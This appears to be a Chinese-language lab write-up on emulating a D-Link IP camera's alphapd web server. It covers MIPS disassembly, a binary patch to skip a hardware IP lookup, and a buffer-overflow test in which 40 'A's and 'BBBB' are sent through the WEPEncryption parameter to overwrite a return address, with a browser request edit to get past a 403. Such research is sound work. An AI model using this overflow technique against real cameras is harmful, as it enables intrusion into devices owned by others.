
```
la      $a1, sub_470000
la      $t9, nvram_bufget
addiu   $a1, (aIpaddress - 0x470000)  # "IPAddress"
jalr    $t9 ; nvram_bufget
move    $a0, $zero
lw      $gp, 0xF8+var_E0($sp)
move    $a0, $zero
la      $a1, sub_470000
la      $t9, trace
addiu   $a1, (aCanTGetLanIpFr - 0x470000)  # "Can't get lan ip from sysinfo!\n"
jalr    $t9 ; trace
move    $s0, $v0
lw      $gp, 0xF8+var_E0($sp)
nop
la      $t9, inet_addr
nop
jalr    $t9 ; inet_addr
move    $a0, $s0
```

它是在getSysInfoLong中通过gpio设备接口来获取ip的...然而模拟环境并没有这个接口...



```
.globl getSysInfoLong
getSysInfoLong:

var_20= -0x20
var_18= -0x18
var_10= -0x10
var_C= -0xC
var_8= -8

li      $gp, 0xBB244
addu    $gp, $t9
addiu   $sp, -0x30
sw      $ra, 0x30+var_8($sp)
sw      $s1, 0x30+var_C($sp)
sw      $s0, 0x30+var_10($sp)
sw      $gp, 0x30+var_20($sp)
move    $s0, $a0
la      $a0, unk_480000
la      $t9, open
addiu   $a0, (aDevGpio - 0x480000)  # "/dev/gpio"
jalr    $t9 ; open
move    $a1, $zero
lw      $gp, 0x30+var_20($sp)
sll     $s0, 5
move    $s1, $v0
la      $t9, ioctl
ori     $a1, $s0, 0x8010
move    $a0, $v0
addiu   $a2, $sp, 0x30+var_18
bltz    $v0, loc_411A7C
sw      $zero, 0x30+var_18($sp)
```

没办法只好强行改，让它直接跳到下面：



```
loc_4093C4:
la      $v1, websConnLast
la      $v0, websConnList
la      $t9, websSocketOpen
li      $s1, 0xFFFFFFFF
sw      $s1, (websConnLast - 0x4C1AA0)($v1)
jalr    $t9 ; websSocketOpen
sw      $zero, (websConnList - 0x4C5A2C)($v0)
lw      $gp, 0xF8+var_E0($sp)
nop
la      $t9, getSysInfoLong
nop
jalr    $t9 ; getSysInfoLong
li      $a0, 0x1E
lw      $gp, 0xF8+var_E0($sp)
j       loc_409458          # Keypatch modified this from:
                            #   bnez $v0, loc_409458
                            #   nop
nop
```


```
loc_40964C:
la      $a1, sub_470000
la      $t9, trace
addiu   $a1, (aFailedToConver -
jalr    $t9 ; trace
move    $a0, $zero
lw      $gp, 0xF8+var_E0($sp)
b       loc_4093A8
li      $v0, 0xFFFFFFFF
 # End of function websStartupSe
```

```
loc_4093A8:
lw      $ra, 0xF8+var_8($sp)
lw      $s3, 0xF8+var_C($sp)
lw      $s2, 0xF8+var_10($sp)
lw      $s1, 0xF8+var_14($sp)
lw      $s0, 0xF8+var_18($sp)
jr      $ra
addiu   $sp, 0xF8
```

```
loc_409458:
la      $t9, inet_ntoa
nop
jalr    $t9 ; inet_ntoa
move    $a0, $v0
lw      $gp, 0xF8+var_E0($sp)
move    $a0, $v0
la      $t9, strlen
nop
jalr    $t9 ; strlen
move    $s0, $v0
addiu   $v0, 1
sltiu   $v1, $v0, 0x80
lw      $gp, 0xF8+var_E0($sp)
bnez    $v1, loc_409498
nop
```


```
li      $v0, 0x80
```

跳过之后会默认在0.0.0.0地址在运行：



```
root@debian-mipsel:/home/user/cpio-root# LD_PRELOAD=/libnvram-faker.so chroot . /bin/alphapd
ERROR: ld.so: object '/libnvram-faker.so' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
alphapd: Startup!
Could not open mtd device
Could not open mtd device
mkdir: cannot create directory '/usr/local': File exists
mkdir: cannot create directory '/usr/local/ssl': File exists
Generating RSA private key, 1024 bit long modulus
.++++++
...............................................................................................................................
..........................++++++
e is 65537 (0x10001)
Generating a 1024 bit RSA private key
...........++++++
.................++++++
writing new private key to 'serverkey.pem'
-----
Could not open mtd device
total files=72
total file types=3
ext=js       , num=3
ext=css      , num=1
ext=htm      , num=68
alphapd: Running at address 0.0.0.0:80
```

可成功访问网页：



CAMERA


This section shows your IP camera's live video. You can control your settings using the buttons below.
Current resolution is 160x112.

06-25-2019 01:10:47 AM

ok，来试试传入我们的payload。传入0x28个A，和0x4个B来尝试覆盖返回地址


```
http://0.0.0.0/wireless.htm?WEPEncryption=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
```

然而在1.14以上的高版本中，不能直接输入url进入页面，会返回403。只能从主页面点进去：



The request is forbidden.

```
Sta... M... Domain     File
403    GET  0.0.0.0:... wireless.htm
200    GET  0.0.0.0:... favicon.ico
```



WIRELESS SETUP

In this section, you can configure the wireless settings of your camera.

WIRELESS SETTINGS

Enable Disable

BASIC WIRELESS SETTINGS

SSID

Channel

Connection Mode Infrastructure Ad-Hoc

WIRELESS SECURITY MODE

Security Mode None WEP WPA-PSK / WPA2-PSK

Helpful Hints..


You may enable the wireless setting on your camera and connect to a wireless network by entering the **SSID** (unique name of your wireless network), or click the **Site Survey** button to select an available wireless network. Then you may choose a channel number. When there is interference from the wireless networks that overlap with one another, you may change the channel to obtain maximum performance from your connection.

There are two connection modes. **Infrastructure** is a wireless connection using an access point as the transmission point of all wireless devices. **Ad-Hoc** is a wireless connection used without an access point, which connects the PC directly to the .


For security there are three choices of wireless encryption, **None**, **WEP**,

```
Sta... M... Domain     File
200    GET  0.0.0.0:... wireless.htm
200    GET  0.0.0.0:... dlink.css?cidx=1473428966
200    GET  0.0.0.0:... function.js?cidx=1473428966
200    GET  0.0.0.0:... title.gif
200    GET  0.0.0.0:... devmodel.jpg?cidx=
200    GET  0.0.0.0:... security.gif
200    GET  0.0.0.0:... favicon.ico
```

那么要把WEPEncryption参数值传进去就不能直接输ulr了。
但我们可以通过在web开发者工具中更改Request来传：




```
8 requests | 119.27 KB / 110.75 KB transferred | Finish: 1.64 s | DOMContentLoaded: 937 ms | load: 1.59 s
Headers  Cookies  Params  Response  Timings
Request URL: http://0.0.0.0:18080/wireless.htm
Request method: GET
Remote address: 0.0.0.0:18080
Status code: 200 OK
Version: HTTP/1.0
Referrer Policy: no-referrer-when-downgrade
```



```
8 requests | 119.27 KB / 110.75 KB transferred | Finish: 1.64 s | DOMContentLoaded: 937 ms | load: 1.59 s
New Request
Method  URL
GET     .0.0.0:18080/wireless.htm?WEPEncryption=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
Query String
WEPEncryption=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
```


用gdbserver挂载到4444端口上：

```
gdbserver --attach 0.0.0.0:4444 1163
```




```
root@debian-mipsel:/home/cpio-root-1.12/bin# ps -ef | grep alp
root      1163   543  2 18:18 ttyS0    00:00:00 /bin/alphapd -E LD_PRELOAD=libnvram-faker.so
root      1180   595  0 18:18 pts/0    00:00:00 grep alp
root@debian-mipsel:/home/cpio-root-1.12/bin# gdbserver --attach 0.0.0.0:4444 1163
Attached; pid = 1163
Listening on port 4444
Remote debugging from host
```

记得在debian虚拟机的启动脚本中添加几个端口转发，方便本机加载调试：




```
SSH_PORT=22044
EXTRA_PORT=4444
HTML_PORT=18080
```




```
-net user,hostfwd=tcp:127.0.0.1:${SSH_PORT}-:22,hostfwd=tcp:127.0.0.1:${EXTRA_PORT}-:4444,hostfwd=tcp:127.0.0.1:${HTML_PORT}-:80 \
```

